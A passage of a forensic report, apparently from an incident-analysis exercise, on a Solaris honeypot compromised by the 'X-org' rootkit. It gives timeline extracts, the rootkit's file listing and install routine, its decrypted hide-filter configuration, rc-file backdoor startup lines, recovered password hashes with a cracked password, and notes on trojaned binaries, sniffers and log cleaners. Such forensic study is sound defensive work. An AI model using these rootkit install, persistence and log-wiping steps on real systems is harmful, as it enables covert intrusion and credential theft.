Tue Oct 28 2003 17:06:47 3584 m.c -/drwxr-xr-x root sys 107106 /dev
Tue Oct 28 2003 17:07:49 28 .a. -/lrwxrwxrwx root root 45974 /dev/pts/1 ->
../../devices/pseudo/pts@0:1
Tue Oct 28 2003 17:08: 28 1576960 m.c -/-rw-r--r-- root root 92010 /dev/.rh/r.tar
Tue Oct 28 2003 17:09:00 0 .a. ---------- 1000 100 171 <root.img -dead-171>
1576960 .a. -/-rw-r--r-- root root 92010 /dev/.rh/ r.tar
0 .a. ---------- 1000 100 205 <root.img -dead-205>
0 .a. ---------- 1000 100 177 <root.img -dead-177>
0 .a. ---------- 1000 100 211 <root.img -dead-211>
0 .a. ---------- 1000 100 183 <root.img -dead-183>
0 .a. ---------- 1000 100 194 <root.img -dead-194>
0 .a. ---------- 1000 100 204 <root.img -dead-204>
0 .a. ---------- 1000 100 189 <root.img -dead-189>
0 .a. ---------- 1000 100 163 <root.i mg-dead-163>
0 .a. ---------- 1000 100 169 <root.img -dead-169>

66252 .a. -/-r-xr-xr-x root bin 289193 /usr/sbin/tar

These extracts infer that the attacker created a hi dden directory '.rh' under the '/dev' directory and downloaded a file 'r.tar' into this directory. This concurs with evidence from packet capture data that indicates an FTP connection to 195.xx.xx.xx (registered to b -one.nu) at this time, using a username of 'bosnia.se' and a blank password for the connection.

The access of '/usr/bin/tar' reflects the attacker extracting their tools from the archive, though the number of 'dead inodes' suggest that the process undertaken by the attacker to install their too ls include a process by which their tracks were at least partially cleaned up, through the deletion of the files extracted from the tar archive. Use of the ils and istat utilities against these dead inodes confirmed that they were 'unallocated' with no dir ect blocks assigned to them. This means that the contents of the deleted files cannot be directly recovered, though some data is likely to still be present in the unallocated clusters of the image, potentially available for discovery by keyword searching.

Interestingly, the fact that the details of the 'r.tar' file are still present imply that the file is still present in the image. Indeed, a file listing of the /dev/.rh directory shows the r.tar file is present together with the record of a deleted 'sol' subdirectory. This file was extracted from the image via the Autopsy browser interface and examined, as this would seem to be the centre of the attackers activities on the system.

Analysis of the r.tar file

Diverting from the timeline for a period, the contents of this tarfile were listed using the 'tar' command with the 'tvf' flags giving –

```
drwxr-xr-x djoser/users       0 2001-10-02 10:57:46 sol/
-rw------- djoser/users    5483 2001-04-06 09:35:20 sol/2.5DXE-
README
-rw------- djoser/users    2001 2001-04-06 05:44:13 sol/HISTORY
-rw------- djoser/users    1481 2001-04-06 05:56:07 sol/README
-rw------- djoser/users      33 2001-04-06 06:09:34
sol/bnc.conf
-rwx------ djoser/users   47156 2001-04-06 04:46:56 sol/bnclp
-rwx------ djoser/users    4032 2000-10-01 10:05:48 sol/cleaner
-rwx------ djoser/users    8672 2000-10-24 02:16:52 sol/crypt
-rw------- djoser/users       0 2001-08-20 18:22:22 sol/dos
-rwx------ djoser/users    9056 2001-04-06 07:19:08 sol/du
drwx------ djoser/users       0 2001-08-24 14:55:54 sol/etc/
-rw------- djoser/users     525 2000-10-01 10:05:48
sol/etc/ssh_host_key
-rw------- djoser/users     329 2000-10-01 10:05:48
sol/etc/ssh_host_key.pub
-rw------- djoser/users     512 2000-10-01 10:05:48
sol/etc/ssh_random_seed
-rw------- djoser/users     397 2001-02-21 20:02:40
sol/etc/tconf
-rw------- djoser/users      34 2000-10-21 02:53:21 sol/extra
```

```
-rwx------ djoser/users   9064 2001-04-06 07:21:32 sol/find
-rwx------ djoser/users   4072 2001-03-25 06:29:11 sol/findkit
-rwx------ djoser/users  11668 2000-10-01 10:05:48 sol/fix
-rwx------ djoser/users    188 2001-02-22 02:47:30 sol/idrun
-rwx------ djoser/users  15180 2001-02-22 02:47:26 sol/idsol
-rwx------ djoser/users  38464 2001-04-06 07:19:27
sol/in.identd
-rwx------ djoser/users  35376 2000-10-24 01:58:46 sol/l2
-rwx------ djoser/users   9508 2000-12-01 00:52:47 sol/login
-rw------- djoser/users    934 2001-04-06 05:45:08 sol/logo
-rwx------ djoser/users  18120 2000-10-24 02:58:37 sol/ls
-rwx------ djoser/users  13984 2001-04-06 07:21:14 sol/ls2
-rwx------ djoser/users  12472 2000-10-24 13:19:10 sol/lsof
-rwx------ djoser/users   9064 2001-04-06 07:21:39 sol/netstat
-rwx------ djoser/users 191144 2001-04-06 09:03:04 sol/ntpstat
-rwx------ djoser/users   8780 2001-04-06 07:21:45 sol/passwd
-rwx------ djoser/users   4469 2001-01-14 21:30:57 sol/patcher
-rwx------ djoser/users   8332 2001-02-02 09:17:22 sol/pg
-rwx------ djoser/users   8780 2001-04-06 07:21:49 sol/ping
-rwx------ djoser/users   9492 2001-04-06 07:22:27 sol/ps
-rw------- djoser/users      4 2001-04-06 09:02:52
sol/psbnc.hosts
-rw------- djoser/users     10 2001-04-06 09:03:35
sol/psbnc.ini
-rw------- djoser/users    368 2001-04-06 05:07:27
sol/psybncchk
-rwx------ djoser/users    282 2000-10-01 10:05:49
sol/removekit
-rwx------ djoser/users  8388 2000-10-24 03:46:39 sol/rpass
-rwx------ djoser/users   9144 2001-02-21 23:28:22 sol/setup
-rwx------ djoser/users  21424 2000-10-01 10:05:49 sol/sn2
-rwx------ djoser/users    156 2001-04-06 04:55:54
sol/sniffload
-rwx------ djoser/users 100236 2001-08-21 14:38:06 sol/solsch
-rwx------ djoser/users 260272 2001-03-25 06:27:49 sol/ssh-dxe
-rwx------ djoser/users 259832 2001-02-21 23:28:17 sol/sshd
-rwx------ djoser/users   8772 2001-04-06 07:34:33 sol/strings
-rwx------ djoser/users   8772 2001-04-06 07:21:54 sol/su
-rw------- djoser/users    565 2001-01-13 10:12:06 sol/sums
-rwx------ djoser/users     17 2000-10-01 10:05:49 sol/sver
-rwx------ djoser/users  12370 2001-08-24 14:57:11 sol/switch
-rwx------ djoser/users  10488 2001-04-05 20:07:53 sol/syn
-rwx------ djoser/users   1787 2000-10-01 10:05:48 sol/sz
-rwx------ djoser/users   1910 2001-02-18 15:37:28 sol/szl
-rwx------ djoser/users 100236 2001-08-24 15:18:57 sol/td
-rwx------ djoser/users  86024 2001-04-06 07:21:58 sol/top
-rwx------ djoser/users   8024 2000-10-01 10:05:49 sol/utime
-rwx------ djoser/users 136288 2001-01-14 20:12:12 sol/wget
-rw------- djoser/users    440 2001-04-06 09:05:58 sol/x.conf
-rw------- djoser/users    114 2001-04-06 03:43:31 sol/x.conf2
```

The listing above provides an expl anation for the ‘sol’ subfolder located under ‘/dev/.rh’, in that the extraction of the contents of the tar file will create and populate this directory.

The listing of the tarfile includes the string ‘djoser/users’ against each file. This is an artefact of the system upon which the tar file was created, reflecting the identity of the ‘owner’ of these files on the remote system.

The contents of the tar file were extracted to a folder on the analysis system, resulting in the creation of the files listed above. The ‘file’ command was run against the extracted files, the results of which are shown below –

```
2.5DXE-README:   ASCII English text
bnc.conf:        ASCII text
bnclp:           ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked ( uses shared libs), not stripped
cleaner:         Bourne shell script text executable
crypt:           ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
dos:             empty
du:              ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
etc:             directory
extra:           ASCII text
find:            ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), strippe d
findkit:         Bourne shell script text executable
fix:             ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
HISTORY:         ASCII English text
idrun:           Bourne shell script text execut able
idsol:           ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
in.identd:       ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), not stripped
l2:              ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
login:           ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
logo:            ASCII text
ls:              ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
ls2:             ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
lsof:            ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
netstat:         ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
ntpstat:         ELF 32-bit MSB executable, SPARC,  version 1 (SYSV),
dynamically linked (uses shared libs), stripped
passwd:          ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
patcher:         Bourne shell script text executable
pg:              ELF  32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
ping:            ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
```

```
ps:             ELF 32 -bit MSB executable , SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
psbnc.hosts :     ASCII text
psbnc.ini :       ASCII text
psybncchk :       Bourne shell script text executable
README :          ASCII English text
removekit :       Bourne shell script  text executable
rpass :           ELF 32 -bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
setup:            ELF 32 -bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
sn2:              ELF 32 -bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
sniffload:        Bourne shell script text executable
solsch:           ELF 32 -bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (us es shared libs), stripped
sshd:             ELF 32 -bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
ssh-dxe:          ELF 32 -bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), strip  ped
strings:          ELF 32 -bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), not stripped
su:               ELF 32 -bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
sums:              ASCII text
sver:             ASCII text
switch:           Bourne shell script text executable
syn:              ELF 32 -bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), not stripped
sz:               Bourne shell script tex  t executable
szl:              Bourne shell script text executable
td:               ELF 32 -bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
top:              ELF 32 -bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), not stripped
utime:            ELF 32 -bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
wget:             ELF 32 -bit MSB executable, SPARC, version 1 (SYSV),
dynamically linked (us es shared libs), stripped
x.conf:           ASCII text
x.conf2:          ASCII text
ssh_host_key :      data
ssh_host_key.pub : ASCII text, with very long lines
ssh_random_seed :  data
tconf:            ASCII text
```

Md5sum was used to calculate hash values for al l the files created in the extraction process, in order that they may be used to create an 'alert database' within Autopsy, which is in essence a tab delimited file of the form 'hashvalue <*tab*>filename'. This allowed a 'file type' process to be run against the images in order to determine which files from the attacker's tool set has been installed on the host.

Running this search indicated matches for the following files –

Image File	Tar File	MD5 Hash Value
/usr/lib/libX.a/fixer	patcher	0dd86c418c0458d16d 56dbcf7c9e750d
/usr/lib/libX.a/passgen	pg	130a263319a918bd3e2bbf5cc5b2c1fa
/usr/lib/libX.a/wipe	wipe	04c60df96b2340264b6b3a50e2e595a1
/usr/lib/libX.a/utime	utime	bb29e7ce138b2fc40caf0d0151bb8569

/usr/lib/libX.a/l	l2	92925d15c52a38181bed381919522089
/usr/lib/libX.a/crt	crypt	1e7808894f6749b98b5a89d28a1794a5
/usr/lib/libX.a/idstart	idrun	24720d097e1689f810f15ffb272dedb7
/usr/lib/libX.a/ssh -dxe	ssh-dxe	3637001ebd549656333e30faae2ca9cd
/usr/lib/libX.a/syn	syn	325a45ba2deeea4abaa67a56e1f442b9
/usr/lib/lpsys	idsol	04f22863db1f7ccec90eecd761649cd5
/usr/bin/ps	ps	9d5e44898c7918cb0d21f4b372a2fe59
/usr/bin/ssld	sshd	b1fcba716659644b56600cf5bb5bc12d
/usr/bin/ssh_host_key	./etc/ssh_host_key	4369a01c34fde580fc0007f515282bfc
/usr/bin/ssh_host_key.pub	./etc/ssh_host_key.pub	6eab14e3ccff6032c0cdee83e09b2308
/usr/bin/wget	wget	4cd4af91f1c1ea0453f53a8c1b45c546
/usr/sbin/ntpq	solsch/td	779211fd3393645ab8c8500aed700e84
/usr/sbin/modstat	sn2	cd63323c0eb2c25da98641ad701ee5a7
/usr/sbin/xntpx	solsch/td	779211fd33936 45ab8c8500aed700e84
/usr/sbin/ntptime	bnclp	47f907714e44354815c843852e4fabcc
/usr/sbin/ntptime.conf	bnc.conf	fbedb5ed6179803da9d94478c99b3116
/usr/sbin/ntpstat	psybncchk	b4e9b7c316421993266dd735af845998
/var/ntp/ntpstats/ntpstat	ntpstat	Bc4fa0c932c7e63 e9a2786c6c3c6a5c8
/var/ntp/ntpstats/psbnc.hosts	psbnc.hosts	6506087f8e80c1bf6cb52d7251f8fdb4

The results of an analysis of these files, and the others in the archive, will be discussed later .

Within the extracted files are two 'README' files, named RE ADME and 2.5DXE - README. The contents of these files are shown in Annex E but the following information can be extracted from these files –

- Toolset is the Solaris rootkit version 2.5 from the X -org hacking group
- Default location for the installed toolkit i s /usr/lib/libX.a
- The rootkit includes a sniffer utility that records it's logs in /usr/lib/libp/lbm.n
- The rootkit is installed via the 'setup' utility, with command line parameters for a password and two listener ports (for an SSH daemon and psyBNC)
- The presence of a file 'dos' implies the requirement to install Stachel client
- The presence of the file 'extra' implies the requirement to download a second toolkit from a remote site, defined by the contents of the file 'extra'
- The main configuration file for the rootkit is the file x.conf

Similarly, the file HISTORY tracks the changes in the functionality of the rootkit including a note that CERT have issued an advisory regarding this rootkit in 2001.

The utility 'strings' was applied to the installation rou tine 'setup'. Amongst the strings located was a pointer to the file 'switch', which is also extracted from the tar archive. A review of this 'switch' file indicate that it defines the installation routines within the rootkit.

The contents of this file ar e shown in it's entirety in Annex F with comments inserted describing the processes set out in this configuration file. The highlights of the installation routine are –

- Rootkit installed in directory /usr/lib/libX.a
- Checks for presence of existing rootkit s using 'findkit' utility

- Gathers system information and verifies Solaris version to ensure correct installation
- Backup routine within installation script archives a number of system binaries to 'bin' subfolder of rootkit installation folder. These binaries include 'su', 'ping', 'netstat' and 'ls'
- Installs trojanised versions of the following binaries – netstat, ls, lsof, find, strings, du, top, passwd, ping, su and ps
- If file matching Trojan binary exists on system, modifies Trojan to have same size and mactimes as system binary using 'fix' and 'sz' utilities
- Unsets the 'setuid' attribute on installed Trojan files
- Installs SSH server as file /usr/bin/ssld. Modifies /etc/rc2 and /etc/rc3 files to ensure SSH server started at system boot. Modifies ssh_config to reflect backdoor port
- Sets 'net_filters' argument based on command line entries for SSH and psyBNC ports, plus port 1578
- Tests for the presence of the file 'dos' in the rootkit directory, and if present installs a Stachel client (as described in the 'README' file).
- Installs bnclp as /usr/sbin/ntptime and binds to port 1578
- Installs psyBNC IRC proxy in /var/ntp/ntpstats and binds it to the port specified on the command line for the installation routine.
- Installs a password sniffer by copy the 'sn2' utility to /usr/sbin/modstat. Creates a script file, /usr/sbin/modcheck, to start the sniffer with appropriate parameters, with output going to the file /usr/lib/libp/libm.n. Modifies the /etc/rc2 and /etc/rc3 files to ensure the sniffer is started at system boot.
- Concatenates the files x.conf and x.conf2. Runs the 'crypt' utility against the aggregated files, placing the result in the file /usr/lib/libX.a/uconf.inv
- Modifies inetd.conf to remove vulnerable services
- Copies several additional utilities from the extracted tar file into the rootkit directory
- Runs a log cleaning utility, /usr/lib/libX.a/wipe against log files. Default settings attempt to remove entries relating to 'sadmin', 'cmsd' and 'snmp' from the various system logs.
- Removes the rootkit installation directory from the system at the end of the installation process.

Note: on the honeypot under investigation, the /etc/rc2 and /etc/rc3 files are linked to the corresponding files in /sbin. An examination of both these files found 3 entries appended to the end of each, namely –

```
/usr/bin/ssld -q
/usr/sbin/modcheck
/usr/sbin/xntpx
```

The processes within the installation script tallies with the timeline generated from the images. The following extract would appear to be generated following the attacker running the 'setup' utility. The number of 'dead inode entries' likely to be due to the deletion of the rootkit's source after installation.

```
Tue Oct 28 2003 17:10:32       0 .a.  ---------- 1000     100      196     <root.img -dead-196>
Tue Oct 28 2003 17:10: 33     17568 .a. -/-r-sr-xr-x root     sys      237199   /usr/bin/su
```

```
 9028 .a.  -/-r-xr-xr-x root    bin     237348   /usr/bin/strings
48028 .a.  -/-r-sr-xr-x root    bin     289155   /usr/sbin/ping
    0 .a.  ---------- 1000     100     173      <root.img -dead-173>
    0 .a.  ---------- 1000     100     180      <root.img -dead-180>
 9336 mac  -/-r-xr-xr-x root    root    500034   /usr/lib/libX.a/bin/du
20040 mac  -/-r-xr-xr-x root    root    500036   /usr/lib/libX.a/bin/find
  620 m.c  -/-rw-r--r-- root    root    496      /usr/lib/libX.a/uconf.inv
   14 m.c  -/-rw-r--r-- root    root    76761    /etc/lpd.config
    0 .a.  ---------- root     root    216      <root.img -dead-216>
 5256 m.c  -/-r-xr-xr-x root    root    500040   /usr/lib/libX.a/bin/rps
89184 .a.  -/-r-sr-sr-x root    sys     237723   /usr/bin/passwd
17568 mac  -/-r-sr-xr-x root    root    500032   /usr/lib/libX.a/bin/su
20040 .a.  -/-r-xr-xr-x root    bin     237101   /usr/bin/find
55176 m.c  -/-r-xr-sr-x root    root    500038   /usr/lib/libX.a/bin/netstat
  512 .a.  -/drwxr-xr-x root    root    500031   /usr/lib/libX.a/b  in
   12 .a.  -/lrwxrwxrwx root    root    67       /usr/spool  -> ../var/spool
    0 .a.  ---------- root     root    217      <root.img -dead-217>
89184 mac  -/-r-sr-sr-x root    root    500035   /usr/lib/libX.a/bin/passwd
 9336 .a.  -/-r-xr-xr-x root    bin     237088   /usr/bin/du
    0 .a.  ---------- 1000     100     215      <root.img -dead-215>
   11 .a.  -/lrwxrwxrwx root    root    68       /usr/src  -> ./share/src
18844 m.c  -/-r-xr-xr-x root    root    500037   /usr/lib/libX.a/bin/ls
    0 .a.  ---------- 1000     100     214      <root.img -dead-214>
48028 mac  -/-r-sr-xr-x root    root    500033   /usr/lib/libX.a/bin/ping
    0 .a.  ---------- root     root    218      <root.img -dead-218>
 90 28 mac -/-r-xr-xr-x root    root    500039   /usr/lib/libX.a/bin/strings
Tue Oct 28 2003 17:10:34    0 .a.  ---------- 1000     100     209      <root.img -dead-209>
29200 m.c  -/-r-sr-xr-x root    root    30734    /sbin/x  login
    0 ma.  ---------- root     root    219      <root.img -dead-219>
 1024 m.c  -/drwxr-xr-x root    sys     30629    /sbin
Tue Oct 28 2003 17:10:35    512 .a.  -/-rw------- root    root    2 37720   /usr/bin/ssh_random_seed
    0 .a.  ---------- 1000     100     201      <root.img -dead-201>
    0 .a.  ---------- 1000     100     15519    <root.img -dead-15519>
  525 mac  -/-rw------- root    root    237718   /usr/bin/ssh_host_key
    5 mac  -/-rw-r--r-- root    root    237722   /usr/bin/sshd.pid
    0 .a.  ---------- 1000     100     15520    <root.img -dead-15520>
    0 .a.  ---------- 1000     100     15521    <root.img -dead-15521>
  329 mac  -/-rw------- root    root    237719   /usr/bin/ssh_host_key.pub
    0 ma.  ---------- 1000     100     15522    <root.img -dead-15522>
  408 mac  -/-rw-r--r-- root    root    237721   /usr/bin/sshd_config
259832 m.c  -/-rwxr-xr-x root    root    237717   /usr/bin/ssld
    0 .a.  ---------- root     root    15523    <root.img -dead-15523>
```

The creation of files in the /usr/lib/libX.a/bin directory reflects the 'backup' routine within the installation script, copying valid system binaries to a holding direc tory prior to their replacement with their Trojan forms.

The file '/usr/lib/libX.a/uconf.inv' was extracted from the image and examined. This initially showed that the file had been enciphered in some way due to the lack of any plaintext strings within th e file. This reflected the application of the 'crypt' utility against the concatenated x.conf files indicated within the installation script.

An Internet search for 'uconf.inv' produced a number of hits relating to submissions for the 'Scan of the Month' challenge from the Honeynet project (www.honeynet.org/scans/scan16/solution.html). A review of one of these submissions, indicated that it was possible to decrypt the uconf.inv file by Xor -ing

each of the hexadecimal values making up the file with 'FF', th is would then give a file of Hexadecimal values representing ASCII characters.

Having applied this processing to the file, the decrypted contents of uconf.inv are shown below –

```
[file]
find=/usr/lib/libX.a/bin/find
du=/usr/lib/libX.a/bin/du
ls=/usr/lib/libX.a/bin/ls
file_filters=libX.a,lblibps.so,libm.n,modcheck,modstat,wipe,sy
n,uconf.inv,ntptime,psbnc,ntpstat,USER

[ps]
ps=/usr/lib/libX.a/bin/rps
ps_filters=ntpq,sh1t,rps,ssld,modcheck,modstat,ntpstat,ntptime
,lpsys,syn
lsof_filters=lp,uconf.inv,psniff,rps, :13000,:20673,:5557,:1578
,/usr/lib/libX.a,libm.n,lsof,psbnc

[netstat]
netstat=/usr/lib/libX.a/bin/netstat
net_filters=21212,9995,1578,6667,6662,6666,55000

[login]
su_loc=/usr/lib/libX.a/bin/su
ping=/usr/lib/libX.a/bin/ping
passwd=/usr/lib/libX.a/passwd
shell=/bin/sh

su_pass=6oh1k9it
```

Comparing this to the contents of the 2 x.conf # files from the rootkit tar archive –

x.conf

```
[file]
find=/usr/lib/libX.a/bin/find
du=/usr/lib/libX.a/bin/du
ls=/usr/lib/libX.a/bin/ls
file_filters=libX.a,lblibps.so,libm.n,mod check,modstat,wipe,sy
n,uconf.inv,ntptime,psbnc,ntpstat,USER

[ps]
ps=/usr/lib/libX.a/bin/rps
ps_filters=ntpq,sh1t,rps,ssld,modcheck,modstat,ntpstat,ntptime
,lpsys,syn
lsof_filters=lp,uconf.inv,psniff,rps,:13000,:20673,:5557,:1578
,/usr/lib/libX.a,libm.n,lsof ,psbnc

[netstat]
```

```
netstat=/usr/lib/libX.a/bin/netstat
```

x.conf2

```
[login]
su_loc=/usr/lib/libX.a/bin/su
ping=/usr/lib/libX.a/bin/ping
passwd=/usr/lib/libX.a/passwd
shell=/bin/sh
```

together with the various entries from the installation script that pipe data into the 'conf' files –

```
echo "su_pass=`./rpass`" >>x.conf2
echo "net_filters=$PORT,$EPORT,1578" >>x.conf
```

indicates that the SSH port was defined as port 21212 and the psyBNC port as 9995. The additional ports specified in the 'net_filters' routine are likely to define the default ports for the psyBNC and BNC2 IRC proxies installed as part of the rootkit.

A keyword search for the additional ports specified in the uconf.inv file but not present in the 'vanilla' x.conf files from the rootkit archive located a fragment of the rootkit install script in an unallocated block of the root partition. This suggests that the attacker took the time to modify the install script after extraction from the archive.

Following this activity, there follows a large amount of activity in the primarily in the /usr/dt/bin/ and /usr/openwin/bin directories where the timeline notes the changing of inode data for the files. This is most likely reflecting the 'chmod u -s' command lines in the 'switch' file, which removes the restriction of running the file under the 'current user's identity'.

Between 17:10:38 and 17:10:42, further elements of the root kit were installed and activated. At 17:10:48, it is suggested that the 'cleanup' elements of the installation process commenced as the timeline notes modification of the details of a large number of inodes, primarily from the root ('/') partition.

Further clean up work is suggested between 17:11:39 and 17:13:48 as a number of system log files are accessed, together with a rootkit utility /usr/lib/libX.a/wipe. An attempt at sending an e-mail is also recorded.

```
Tue Oct 28 2003 17:11:39     291 mac  -/-rw------- root     root     162     /dead.letter
                               0 ma.  ---------- root     mail     403305  <var.img -dead-403305>
                           22076 .a.  -/-r-xr-xr-x root     bin      250248  /usr/lib/mail.local
                             251 m..  -/-rw-r--r-- root     root     134585  /var/adm/messages
                            1844 m.c  -/-rw-r--r-- root     other    224112  /var/log/syslog
                            1706 mac  -/-rw-rw---- root     mail     230503  /var/mail/root
                             512 m.c  -/drwxrwxrwt root     mail     230451  /var/mail
                               0 ma.  ---------- root     mail     230502  <var.img -dead-230502>
                             471 .a.  -/-r-xr-xr-x root     sys      91828   /etc/default/init
                           11012 .a.  -/-r-xr-xr-x root     bin      289107  /usr/sbin/in.coms at
                             512 m.c  -/drwxr-xr-x root     mail     107075  /etc/mail
                             512 m.c  -/drwxr-x--- root     bin      403251  /var/spool/mqueue
```

```
   0 .a.  -/-rw-r--r-- root    bin      107306  /etc/mail/local -host-names
1201 .a.  -/-rw-r--r-- root    bin      107302  /etc/mail/aliases
   0 ma.  ---------- root    mail     403302  <var.img -dead-403302>
   5 .a.  -/-rw-r--r-- root    bin      107307  /etc/mail/trusted -users
1024 mac  -/-rw-r--r-- root    mail     107457  /etc/mail/aliases.pag
   0 ma.  ---------- root    mail     403306  <var .img-dead-403306>
   0 mac  -/-rw-r--r-- root    mail     107456  /etc/mail/aliases.dir
35625 .a.  -/-r--r--r-- root    bin      107305  /etc/mail/sendmail.cf
```

The system records the attempted e -mail as being to xxx@mailcity.com and contains information on the system compromised and the backdoor ports for SSH and psyBNC. This again tallies with a section towards the end of the 'switch' script, suggesting that the attacker had not modified the default settings.

Following the successful installation of the rootkit, the next extract suggests the removal of the additional user accounts created by the attacker in the initial exploitation.

```
Tue Oct 28 2003 17 :18:43    1024 .a.  -/drwxr-xr-x root    root    409650  /var/sadm/patch
Tue Oct 28 2003 17:19:15      0 .a.  ---------- root    sys     76692   <root.img -dead-76692>
                    271 m..  -/-r--r--r-- root    sys     76763   /etc /ouser_attr
                    438 m..  -/-r--r--r-- root    sys     76605   /etc/opasswd
                    275 m..  -/-r------- root    sys     76762   /etc/oshadow
                      0 .a.  ---------- root    sys     76750   <root.img -dead-76750>
Tue Oct 28 2003 17:19:26    438 .ac   -/-r--r--r-- root    sys     76605   /etc/opasswd
                      0 m.c  -/-rw------- root    root    76716   /etc/.pwd.lock
                    271 m. c -/-r--r--r-- root    sys     76765   /etc/user_attr
                      0 m..  ---------- root    sys     76750   <root.img -dead-76750>
                      0 m..  ---------- root    sys     76692   <root.img -dead-76692>
                     16 .a.  -/lrwxrwxrwx root    root    237051  /usr/bin/passmgmt    -> ../sbin/passmgmt
                  17156 .a.  -/-r-xr-xr-x root    sys     289214  /usr/sbin/roledel
                    414 m.c  -/-r--r--r-- root    sys     76759   /etc/passwd
                    275 .ac  -/-r------- root    sys     76762   /etc/oshadow
                    271 .ac  -/-r--r--r-- root    sys     76763   /etc/ouser_attr
                  17156 .a.  -/-r-xr-xr-x root    sys     289214  /usr/sbin/userdel
                    247 m.c  -/-r-------- root    sys     76764   /etc/shadow
                  20212 .a.  -/-r-xr-xr-x root    sys     289153  /usr/sbin/passmgmt
```

The creation of the two accounts 'john' and 'johne' were discussed earlier. It was also noted that these accounts were not present in either the /etc/shadow or /etc/passwd files at the time of image acquisition. The entries in the timeline highlighted above indicate that the attacker removed these accounts.

However, this process does create the temporary files, /etc/opasswd and /etc/oshadow. The contents of these files are shown below –

```
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp
Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
```

```
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobo dy:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
johne:x:0:0::/:/bin/sh

root:K6dI7YO539FLg:12306:::::
daemon:NP:6445:::::
bin:NP:6445:::::
sys:NP:6445:::::
adm:NP:6445:::::
lp:NP:6445:::::
uucp:NP:6445:::::
nuucp:NP:6445:::::
listen:*LK*:::::::
nobody:NP:6445:::::
noaccess:NP:6445:::::
nobody4:NP:6445:::::
johne:XBq00T6yNxCM.:::::::
```

A keyword search of the root partition for the string 'john' located deleted copies of the shadow and password files showing both 'john' and 'johne' account details, indicating that both had the same password –

```
john:x:1001:0::/:/bin/sh
johne:x:0:0::/:/bin/sh

john:XBq00T6yNxCM.:::::::
johne:XBq00T6yNxCM.:::::::
```

The password cracker, John the Ripper, was applied to the recover ed password fragments. The cracking process took a mere matter of minutes and gave a value of 'wjami' for each of the accounts.

Under the Bonnet….

This section shall discuss the functionality of each of the tools within the rootkit archive, drawing on th e indications from within the installation scripts and readme files, and from strings contained in the files themselves.

2.5DXE-README: Simple text file describing the rootkit

bnc.conf: Configuration file for BNC IRC proxy, containing strings 'f1uffy' and '1578:0:x0rg'.

bnclp: BNC2 IRC application

cleaner: 'generic log Cleaner v0.4 by Tragedy/Dor'. Parses system log files removing entries corresponding to strings provided as input parameters on the command line. Capability includes inflating compressed lo g files prior to cleaning.

crypt: simple encryption routine based on 'XOR'

dos: Empty, executable file. Presence of this file indicates that Stachel client is to be installed.

extra: Text file containing string 'adm@38.246.1.9:/var/adm/pack2.tar'. This file is populated with a location and path from which additional rootkit components are to be downloaded from.

findkit: Script that performs simple testing to determine if any rootkits have been previously installed. This is performed by searching for dire ctories or files that may be indicative of particular rootkits, such as T0rn, or for accounts that have passwords where none would be expected.

fix: Used to modify file parameters to hide presence of rootkit

HISTORY: Text file denoting change history of r ootkit functionality.

idrun: Script for installing identd backdoor (in /usr/lib/lpsys). Modifies /etc/rc3 to ensure backdoor is activated at system start.

idsol: contains strings 'identd' and "usage: %s [-V] [identuser]"

in.identd: backdoored ident daemon

l2: contains string "usage: login [-h | -r] [username]

logo: Text file containing X-org logo.

ntpstat: component of psyBNC

passwd: modified system binary to obfuscate rootkit

patcher: Script that attempts to download recommended patches for Solaris version from Sun FTP server (sunsolve.sun.com) and then install them.

pg: password generation utility for rootkit

psbnc.hosts: Simply contains the string '*.*'

psbnc.ini: Simply contains the string '[SYTSTEM]'.

psybncchk: Script for starting psyBNC via cron job.

README: Text file to be left on compromised system claiming credit for compromise

removekit: Script to remove elements of rootkit from compromised system. Contains removal commands for 'login', 'netstat', 'ps' and 'sshd'.

rpass: password generat ion utility

setup: Installation utility

sn2: Component of sniffer application

sniffload: Script for starting password sniffer 'ntpq'. Creates log file '/usr/lib/libp/libm.n'.

